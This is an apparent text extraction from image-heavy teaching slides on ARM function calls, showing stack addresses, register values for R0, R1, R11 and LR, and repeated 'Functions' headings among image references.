

STACK

0x000000F8	
0x00000100	



REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	0x00008394



Functions





Functions





Functions





Functions

